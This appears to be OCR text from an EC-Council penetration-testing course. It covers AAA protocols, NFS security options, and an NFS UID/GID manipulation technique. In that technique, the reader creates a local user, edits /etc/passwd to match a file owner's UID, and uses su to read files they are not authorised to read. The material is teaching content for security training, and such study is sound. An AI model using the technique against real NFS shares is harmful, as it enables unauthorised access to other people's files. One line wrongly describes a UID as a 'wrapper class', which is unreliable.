
- What you are allowed to do (authorization) is verified in order to offer access controls such as management commands, network access and VPN access.
- What do you actually do (accounting), refers to what type of traffic the users access through the VPN. This option tracks traffic that passes through the VPN and records all user activity.

The authentication protocols used for an AAA server are:

- RADIUS
- TACACS+
- RSA SecurID
- Windows NT
- Kerberos
- LDAP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Network File System (NFS)

Network File System is a distributed file system protocol that allows the client system to access the files anywhere in the network. NFS builds on ONC RPC protocol. This section discusses about the Network File System including UID/GUI manipulation, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When two or more system connected in a network, the users using those systems can access files and perform operations on those files using Network File System (NFS). The files should be put in a centralized server and then the NFS allows to access those files based on the privilege of the user. In a network that contains NFS for accessing the files, the request for accessing the files and the response from the server are handled by Remote Procedure Call (RPC). The NFS versions 2 and 3 have used User Datagram Protocol (UDP), now NFS version 4 requires Transmission Control Protocol (TCP) connection between the devices over an IP based network.

Network File System (NFS) is a distributed file system protocol which allows users to read, write, store and access files across devices connected through a network. The file system works on all IP-based networks and uses TCP\UDP for data access and delivery.


NFS file system is a hierarchical tree structure which contains directories and files. The file system contains a path for accessing a file and the NFS allows to access a file using one component after another component in the path but not the complete path.

NFS Security

NFS offers two types of security including:

- Host level (access control)
- File level (operational)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NFS Host and File Level Security

Host level security refers to restricting certain operations when the remote user does not provide the proper credentials. File level security refers to limiting the actions on the files on a mounted file system.

Methods of securing access controls in NFS include:

Root squashing:

- It is the process of limiting the superuser access privileges using identity authentication.
- To enforce restrictions on superuser, the administrators map the root's UID to the anonymous user in the NFS RPC credential structure.

Nosuid:

- Does not allow the SUID or SGID to take effect on this filesystem.
- Use the nosuid option to prevent execution of NFS mounted user identity executables on the host.


noexec:

- Prevents execution of files from this partition.
- Use the noexec option to prevent a user identity from executing binaries.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

UID/GUID Manipulation

- Users can **access unauthorized files** on the exported share by using the UID/GUID manipulation technique
- In this, the users trick the NFS server to believe that the user account trying to read or access the file is its owner
- Use the following command to list the user **`ls -al`**




- Create a new user locally that will have the same UID and name with the file owner
  - **`useradd <user>`**
  - **`passwd <user>`**
- Change the UID from passwd file
  - **`vi /etc/passwd`**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

UID/GUID Manipulation (Cont'd)

- Executes the **`su command`** with the newly created user and password so that the current user will switch to the new user
- Uses the following command:
  - **`su <useraccount>`**
- As we manipulate the UID of the file to be the same as the UID of a new user, the system will believe that this is the original owner and will allow us to read the file



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

UID/GUID Manipulation

UID is a wrapper class for a 32-bit value that compares operators and convert to text. Users can access unauthorized files on the exported share by using the UID/GUID manipulation technique. In this, the users trick the NFS server to believe that the user account trying to read or access the file is its owner.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use the following command to list the user ls -al:

- Create a new user locally that will have the same UID and name with the file owner
  - `useradd <user>`
  - `passwd <user>`
- Change the UID from `passwd` file
  - `vi /etc/passwd`




Figure A.169: ls –al command

- Executes the `su` command with the newly created user and password so that the current user will switch to the new user.
- Uses the following command:
  - `su <useraccount>`
- As we manipulate the UID of the file to be the same as the UID of a new user, the system will believe that this is the original owner and will allow us to read the file.





Figure A.170: su command

